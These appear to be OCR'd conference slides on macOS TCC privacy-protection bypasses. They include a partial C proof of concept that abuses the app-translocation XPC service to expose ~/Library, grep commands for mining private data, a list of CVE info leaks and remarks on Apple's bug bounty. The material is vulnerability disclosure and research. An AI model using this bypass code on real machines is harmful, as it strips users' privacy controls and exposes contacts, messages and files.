
- Add Quarantine attribute to “Library”
- Call the com.apple.security.translocation XPC service
- (XPC client is also open source)
- Map Library to $TMPDIR/AppTranslocation/d/d/Library
- Access all files

TCC bypasses through app behavior

CVE-2021-XXXX – App translocation




```c
//getenv
char *homedir = getenv("HOME");
char *tmpdir = getenv("TMPDIR");

//create paths
char original[MAXPATHLEN];
char destination[MAXPATHLEN];
snprintf(original, sizeof(original), "%s%s", homedir, "/Library");
snprintf(destination, sizeof(destination), "%s%s%s", "/private", tmpdir, "AppTranslocation/d/d/Library");


xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageFunction, kSecTranslocateXPCFuncCreate);
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageOriginalPath, original);
xpc_dictionary_set_int64(msg, kSecTranslocateXPCMessageOptions, flags);
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageDestinationPath, destination);


service = xpc_connection_create_mach_service("com.apple.security.translocation", NULL, 0);
if (service == NULL) {
    perror("xpc_connection_create_mach_service");
}
```



```
csaby@bigsur ~ % 
```

TCC bypasses with /usr/bin/grep 😅

- Private info is everywhere
- Various DBs, caches, configuration files – keep / leak bits of info
- How to find them? grep to the rescue 🤣



```
grep -R "email address" ~/Library
grep -R "phone number" ~/Library
grep -R "some iMessage or email" ~/Library
```


TCC info leaks

- CVE-2020-9963 - QuickLook thumbnails DB (filenames)
- CVE-2021-1803 - CloudDocs DBs (filenames)
- CVE-2021-1781 - UITextInputContextIdentifiers.plist (contacts)
- CVE-2021-XXXX - com.apple.identityservices.idstatuscache.plist (contacts)
- CVE-2021-30750 - Recents database (contacts)

TCC info leaks

- CVE-2021-XXXX - CircleCache.plist (family contacts, birth date)
- CVE-2021-XXXX - knowledgeC.db (full iMessages, contacts, etc..)
- WON’T FIX - Quarantine database (full download history)
- And many more… (yet to be fixed)

Apple Security Bounty (ASB)



User-Installed App: Unauthorized Access to Sensitive Data	**$25,000.** App access to a small amount of sensitive data normally protected by a TCC prompt. **$50,000.** Partial app access to sensitive data normally protected by a TCC prompt. **$100,000.** Broad app access to sensitive data normally protected by a TCC prompt or the platform sandbox.

https://developer.apple.com/security-bounty/payouts/

Apple Security Bounty (ASB)

- Apple pays what promised
- Bug fixes are often slow – especially design issues
- Some reports will be fixed in Monterey only, although they were reported in Catalina → 2 major OS versions!!
- Lack of communication, often no updates for months
- ASB eligibility decision timeline is unacceptable, often more than 6-7 months!!!

Conclusion

- We appreciate the effort
- Step in the right direction
- Other vendors should do the same
- Still lots of issues

1. Apple’s binaries have too many exceptions
2. Third parties are vulnerable to injection attacks

- ASB has to improve

Q&A